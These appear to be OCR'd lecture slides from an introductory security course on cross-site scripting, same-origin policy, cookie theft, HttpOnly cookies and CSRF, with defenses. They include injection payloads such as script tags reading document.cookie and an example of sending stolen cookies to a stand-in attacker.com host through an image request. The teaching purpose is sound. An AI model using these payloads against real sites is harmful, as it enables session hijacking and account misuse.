
  - There is no way that **server can initiate communication**
  - There is no way that **client fetch new data from the server**

Dynamic Features Cannot Be Supported by Web 1.0

- facebook.com dynamically fetches new notifications

- On Web 1.0
  - There is no way that server let the browser know there is a notification

  - There is no standard way that the client can check the server and update web content




Web 2.0

- Added dynamic network data fetching support in Javascript
  - Purpose: Make web runs interactive apps, not just show the static webpage
- XMLHttpRequest
  - A Javascript code can now fetch new data from the server
- WebSocket
  - A server can ping the web browser to let them fetch new data
- Many more features are available: WebRTC, WebGL, WebCL, etc…

How to Get New Data?

- Example
  - Client fetches /index.html
  - Server sends the HTML data
  - Client fetches /js/jquery.js ← a Javascript code that can query new web data
  - Server sends /js/jqeury.js

- Client runs its Javascript code in index.html
  - Use jquery and run XMLHttpRequest to
    - Fetch data from /notifications
    - Fetch data from /chattings
    - Etc..
    - Do this in every 10 secs, or whenever server notifies the client..



XMLHttpRequest Example

```
> var url = 'https://api.github.com/user'
  var token = '5bdb626c5f600f67457b2a406b96b017aa8220b5'

  var xhr = new XMLHttpRequest()

  xhr.open('GET', url)

  xhr.setRequestHeader('Authorization', 'token ' + token)

  xhr.send(null)
```

- The code will access
  - https://api.github.com and send
  - Authorization: token 5bdb626c5f600f67457b2a406b96b017aa8220b5

XMLHttpRequest Example

```
> var url = 'https://api.github.com/user'
  var token = '5bdb626c5f600f67457b2a406b96b017aa8220b5'

  var xhr = new XMLHttpRequest()

  xhr.open('GET', url)

  xhr.setRequestHeader('Authorization', 'token ' + token)

  xhr.send(null)
```

Implication
In Web 2.0 and onward,
Javascript code can fetch new data from web servers…

- The code will access
  - https://api.github.com and send
  - Authorization: token 5bdb626c5f600f67457b2a406b96b017aa8220b5

What is the X (Cross) S (Site) S (Scripting) Attack?

- XSS (Cross-site Scripting)
  - Attackers may inject code into Javascript environment
  - They can send HTTP requests using XMLHttpRequest
    - The browser will use the stored cookie for the target website
  - Using the same credentials on your browser

- How can we exploit this?

Naïve Code Injection

- You create attack.com, and you can put any Javascript code there..
- Ask victims to visit attack.com
- Run Javascript in attack.com that does
  - Send a HTTP request to https://some_bank_website.com/send_money
    - Put the recipient as 'Yeongjin jang'
    - Send $1,000,000
  - The browser will use the stored cookie to connect to there…
    - What if the user has been logged in to some_bank_website?
    - SEND MONEY to YEONGJIN

Same-Origin Policy: Blocking Naïve Code Injection

- Naïve Code Injection might be too dangerous
  - If we get to anyone's homepage, then they can put such a code, and make our web browser do whatever they want via Javascript

- Same-Origin Policy
  - Problem: I connected to attack.com, but why does attack.com accesses some_bank_website.com or facebook.com or others??

  - Policy: restrict Javascript to send HTTP request only to the same domain
  - E.g., attack.com can send request to *.attack.com but
  - NOT some_bank_website.com or wellsfargo.com…

Same-Origin Policy

Same-origin policy

The **same-origin policy** is a critical security mechanism that restricts how a document or script loaded by one origin can interact with a resource from another origin.

`http://store.company.com/dir/page.html`:

URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Same origin	Only the path differs
`http://store.company.com/dir/inner/another.html`	Same origin	Only the path differs
`https://store.company.com/page.html`	Failure	Different protocol
`http://store.company.com:81/dir/page.html`	Failure	Different port (`http://` is port 80 by default)
`http://news.company.com/dir/page.html`	Failure	Different host

We Can't Hijack Sessions via XMLHttpRequest


- Same-Origin Policy blocks the use of XMLHttpRequest

- Is there any way that
  - We can inject Javascript code
  - To the same domain of the target??

- YES

Javascript Injection Attack

- Facebook Example





```
▼<div dir="auto" style="text-align: start;"> == $0
    "My 7 years old has been here for 6 months and loves it! She's learned a lot on how to work in team."
  </div>
```

What happens if the comment is:
<script>alert(document.cookie);</script>

Injection Example


- Write a malicious comment



- Break double quotes and put the script tag on it


```
<div class="xdj266r x11i5rnm xat24cr x1mh8g0r x1vvkbs">
  <div dir="auto" style="text-align: start;">aa" <script>alert(document.cookie);</script> "</div>
</div>
```

- Run Javascript



After the Injection, What Attackers Can Do?

- They can virtually do anything the user can do
  - You can analyze webpage content using functions such as
    - Document.getElementById()
    - getFirstChild()
    - getParent()
    - Etc..
  - Find input field, put a photo, and make a post
    - Such things are already done in Javascript
    - We just need to make some function calls to do so



- Why Can't Same-Origin Policy Block this?
  - Javascript runs on the same domain (facebook.com)

NOTE: The Example Facebook Attack Does not Work for Now

- Facebook.com or other websites are serious about these attacks

UPDATED A cross-site scripting (XSS) vulnerability that affected the 'Login with Facebook' button has earned a security researcher $20,000.

Vinoth Kumar discovered the DOM-based XSS vulnerability in the technology that gives third-party websites the option to authenticate visitors through the Facebook platform.

The security issue arose because of a flawed implementation of the postMessage API.

The `window.postMessage()` method enables cross-origin communication between Window objects, for example between a web page and an iframe embedded within.

Kumar described the technology is an underexplored avenue for security bug hunters, hence his decision to look into Facebook's implementation.

Another security researcher, Enguerran Gillier, recently discovered a technically similar XSS flaw in Gmail, as recently reported by *The Daily Swig*.

> "If we send a payload with `url:'javascript:alert(document.domain)'` to the https://www.facebook.com/v6.0/plugins/login_button.php iframe and the user clicks the Continue With Facebook button, `javascript:alert(document.domain)` would be executed on [the] facebook.com domain."

NOTE: The Example Facebook Attack Does not Work for Now

- Defeating attacks
  - Web frameworks are providing input sanitizers to kill all the HTML tags
  - Having a text-only area to present text: injected string can never be interpreted as a Javascript code

- But there could be some cases, please try to find one and win the bounty
  - Make sure you test your potential attacks with your own account
  - DO NOT harm other users/systems
  - Read about details: https://www.facebook.com/whitehat/info/

Now You Can Have Cookie How Can You Send that to the Attacker?

- After injecting the code, attacker may access the cookie via
  - document.cookie

- To use that, attacker may want to have the cookie
- Then, how can we transfer that cookie to the attacker?
  - Attacker has a server to receive the cookie
  - https://attacker.com/?cookie=session=8e5f8693-9983-d3fd-939849239482

- Using XMLHttpRequest in Web 2.0?
  - No way; the Same-Origin policy will block that
  - attacker.com != facebook.com

HTML Document Has a URL that Browser Automatically Connects

- Access cs370.unexploitable.systems

```
▼<p align="center">
  <img src="https://cs370.unexploitable.systems/_static/security.jpg"> == $0
</p>
```

CS 370: Introduction to Security

- For images included in the HTML file, web browsers are automatically fetching that when the HTML load finishes

- What if we add

document.write()

- There is a Javascript function that you can write tags on the page
- E.g.,
  - document.write('');

- This will create a beautiful image tag
  - Loading will be failed, but it will at least send the request to the server

```
Request URL: https://attacker.com/?cookie=session=8e5f8693-9983-d3fd-939849239482
Request Method: GET
Status Code: 200
Remote Address: 45.88.202.115:443
Referrer Policy: strict-origin-when-cross-origin
```

Same-Origin Policy Blocks XMLHttpReqeust but not <img> tags..

- We cannot run POST or other requests using XMLHttpRequest
  - Because the Same-Origin Policy blocks it

- Instead, we can send any kind of GET requests using <img> tags

```
Request URL: https://attacker.com/?cookie=session=8e5f8693-9983-d3fd-939849239482
Request Method: GET
Status Code: 200
Remote Address: 45.88.202.115:443
Referrer Policy: strict-origin-when-cross-origin
```

- Attackers may steal the cookie in this manner

Httponly Cookie

- Once an attacker run a Javascript code, Cookie stealing might be too easy
  - One <img> tag will break the Same-Origin Policy

- Protection: Do not let Javascript access sensitive cookies
  - HttpOnly

```
Set-Cookie: session=c2620e33-fd16-485f-a977-11f82d6ba859; HttpOnly; Path=/; SameSite=Lax
```

    - This directive indicates that the cookie is hidden from Javascript
    - Only shows on the HTTP protocol (in the header)

```
GET /events HTTP/1.1
Host: ctf.unexploitable.systems
Cookie: session=c2620e33-fd16-485f-a977-11f82d6ba859
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:106.0) Gecko/20100101 Firefox/106.0
```

```
>> document.cookie
<- ""
```

Cookie Summary

- After user provides username/password
- The server can match that with the DB
- If passed, the server will create a session and store login info
- Server will issue a cookie to the client to find the session for following requests

- If stolen, the attacker may hijack the victim user's session
  - i.e., The attacker can use logged-in of the user!!

XSS Summary

- If not sanitized/guarded correctly, attackers can inject Javascript code to the website
- If injected, attackers can do whatever user can do
- They can even access document.cookie
  - Can send the cookie to the attacker via <img> tag injection
  - Bypassing the Same-Origin Policy

- To defeat such a session hijacking attack
  - We use ‘HttpOnly’ directive in issuing the cookie
  - Cookie will not be shown in the Javascript

Cross-Site Request Forgery (CSRF)


- CSRF is an attack that attacker may misuse user's cookie
- NOT caught by Same-Origin Policy

- Why?
  - It does not steal the cookie of the website
  - It does not inject Javascript to the victim website

- How can it be possible???????

Remember the <img> tag

-
  - It will send a HTTP GET request to bing.com



It uses the Browser's stored cookie for bing.com

CSRF Implications

- We can make victim
  - Automatically connect to any website using <img> tag
  - We can even write that in our own website/homepage

- This capability let attackers send any GET request to website
  - GET is a HTTP method that sends parameters in URL, e.g.,
  - https://ctf.unexploitable.systems/login?id=blue9057&pw=stongpassword

  - We can connect to https://ctf.unexploitable.systems/logout
    - DEMO!!

What Can Attackers Do?

- Attackers can send any kind of GET request to any website
- If the victim has an active session (i.e., valid Cookie) to the website
  - Then the browser will automatically re-use the cookie
- Why CTFd Logout works?
  - The cs370 website hideously send a GET request to /logout to
    - https://ctf.unexploitable.systems/logout
    - Via <img> tag
  - The web browser will use the stored cookie/session
    - Server sees the valid cookie, let's logout!

What Can Attackers Do?

- Attackers can send any kind of GET request to any website
- If the victim has an active session (i.e., valid Cookie) to the website
  - Then the browser will automatically re-use the cookie
- Why CTFd Logout works?
  - The cs370 website hideously send a GET
    - https://ctf.unexploitable.systems/logout
    - Via <img> tag
  - The web browser will use the stored cookie/session
    - Server sees the valid cookie, let's logout!

Implication
It was logout function for the example but
it could be any other operations
(e.g., sending money) that could be targeted for
the CSRF attack

CSRF Attacks Requirements


- You write your own website, there is no restrictions in doing that
- Lure victims to visit your website

- That's it
  - No need to steal the cookie
  - No need to find vulnerabilities to inject Javascript code

  - Sooooo easy to launch…
    - Soooo dangerous…

Manipulating Search Engine Result with CSRF attack

- Bing search engine
  - https://www.bing.com/search?q=shoes
  - This will search shoes



Search Engines are Customizing Search Result Based on User's activity

- Bing search engine
  - Suppose user searches Nike, Asics, Aldo shoes multiple times
  - They rank up those brands…

What Attackers Can Do?

- Prepare a website
- Write a popular blog post
- Insert tags
  -
  - …
  - …
  - For 10 times..

Result (in 2013)

shoes

ALL SCHOOL SHOPPING IMAGES VIDEOS MAPS NEWS MORE

About 3,620,000,000 results Any time Results near Salem, Oregon · Change

See shoes

Valentino Garavani Rockstud...
$1,100.00
Neiman Marcus
★★★★☆ 5

Valentino Garavani Rockstud Cage...
$890.00
Neiman Marcus
1K+ viewed

Christian Louboutin Libellibooty...
$1,795.00
Neiman Marcus
Free shipping

Comfy Air Cushion Sneakers 11 /...
$27.99
Cloud Cushion ...
1.5K+ viewed

Simpson AD105BK SFI5 Suede/Nomex...
$154.95
Speedway Mot...

Con
Cus
Sne
$27
Clou
1.

Nike.com Official Store | Style For Ultimate Comfort

https://www.nike.com/official · 36.4M+ Facebook followers

Shop Now

Ad **Shoes** For All Your Young Athletes' Needs And Designed With Comfort And Mobility In Mind. Get Them Geared Up And Ready To Take On Any Activity In Style. Available Now On Nike.com

Read paper for the details

usenix
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

Take This Personally: Pollution Attacks on Personalized Services

Xinyu Xing, Wei Meng, and Dan Doozan, *Georgia Institute of Technology;*
Alex C. Snoeren, *University of California, San Diego;*
Nick Feamster and Wenke Lee, *Georgia Institute of Technology*

How Can We Defeat CSRF attack?

- Use POST method
  - With <img> tag, we can only issue GET request
  - GET method passes parameters on the URL
    - GET https://ctf.unexploitable.systems/login?username=blue9057&password=asdfasdf HTTP/1.0

  - POST method passes parameters in the request body
    - POST https://ctf.unexploitable.systems/login HTTP/1.0

      userename=blue9057&password=asdfasdf

How Can We Defeat CSRF attack?

- Use CSRF Token
  - Store CSRF token = 23948902382903902aaab98a988aba (some random value)
  - In the Cookie, visible to the Javascript space (no

  - For every GET request the client makes
    - Server requires matching CSRF token
    - E.g., https://ctf.unexploitable.systems/logout?CSRFtoken=23948902382903902aaab98a988aba
    - The server verifies the token value with the Cookie value

- Attackers
  - They can never know the Cookie/CSRF Token value…